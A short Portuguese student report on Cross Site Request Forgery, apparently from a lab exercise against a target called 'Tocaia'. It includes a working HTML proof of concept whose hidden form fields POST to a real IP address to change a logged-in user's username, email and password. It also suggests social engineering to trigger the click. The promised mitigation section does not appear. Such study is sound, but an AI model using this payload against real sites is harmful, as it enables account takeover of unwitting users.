Análise de vulnerabilidades

Relatório

Gabriel Oliveira Souza

Cross Site Request Forgery

Julho
08/2021

Análise de vulnerabilidades

Relatório

Cross Site Request Forgery

Relatório sobre um estudo referente
a falha de CRSF.
Sob a coordenação do Boot Santos.

Gabriel Oliveira Souza

Julho
08/2021

Sumário

1 Resumo

O objetivo deste relatorio é realizar um estudo mais aprofundado referente ao tema de vulnerebilidade utilizando a falha CSRF. Contudo, neste relatório utilizaremos imagens e texto para dar mais valorização ao conteúdo descrito.

2 O que é?

Uma vulnerabilidade CSRF basicamente força o navegador do usuário, autenticado na aplicação, a enviar uma requisição ao servidor web vulnerável.

3 Como funciona?

Alvo: Tocaia


Utilizando um código HTML, utilizando os inputs do formulário da aplicação, podemos realizar o ataque CSRF, sendo assim, trocando as credenciais do usuário alvo. Ao colocar todos os inputs no tipo ‘hidden’, os mesmo não vão aparecer para o usuário alvo, irá somentro mostrar na tela o botão de enviar a requisição.

O usuário que já está logado na aplicação web clica no botão e dispara a requisição em seu navegador. Abaixo mostraremos como é feita a falha e a solução para mitigação.

4 Análise de vulnerabilidade

Segue abaixo o código utilizado para explorar a vulnerabilidade:

```html
<!DOCTYPE html>
<html lang="pt-br">
<head>
    <meta charset="UTF-8">
    <title>Tocaia</title>
</head>
<body>

    <form action="http://143.198.169.80/alterar.php" method="POST">

        <input type="hidden" placeholder="Enter Username" name="username" value="theWeertic" required>

        <input type="hidden" placeholder="Enter Email" name="email" value="teste@kevin" required>

        <input type="hidden" placeholder="Enter cidade" name="cidade" value="São Paulo" required>

        <input type="hidden" placeholder="Enter Password" name="senha" value="teste1234" required>

        <button>Enviar</button>
    </form>
</body>
</html>
```



Como explicado acima, utilizando o tipo hidden para deixar os inputs invisíveis e já definindo os valores dos dados juntamente com o método POST, podemors utilizar de engenharia social para o usuário realizar o clique no botão e consequentemente realizar o disparo da requisição.

Com o usuário logado, ao disparar a requisição, ela irá motificar a senha do usuário. Dependendo da aplicação, tem casos que até o e-mail ou o username pode ser alterado. A senha do usuário acima no código foi aterada para **teste1234**.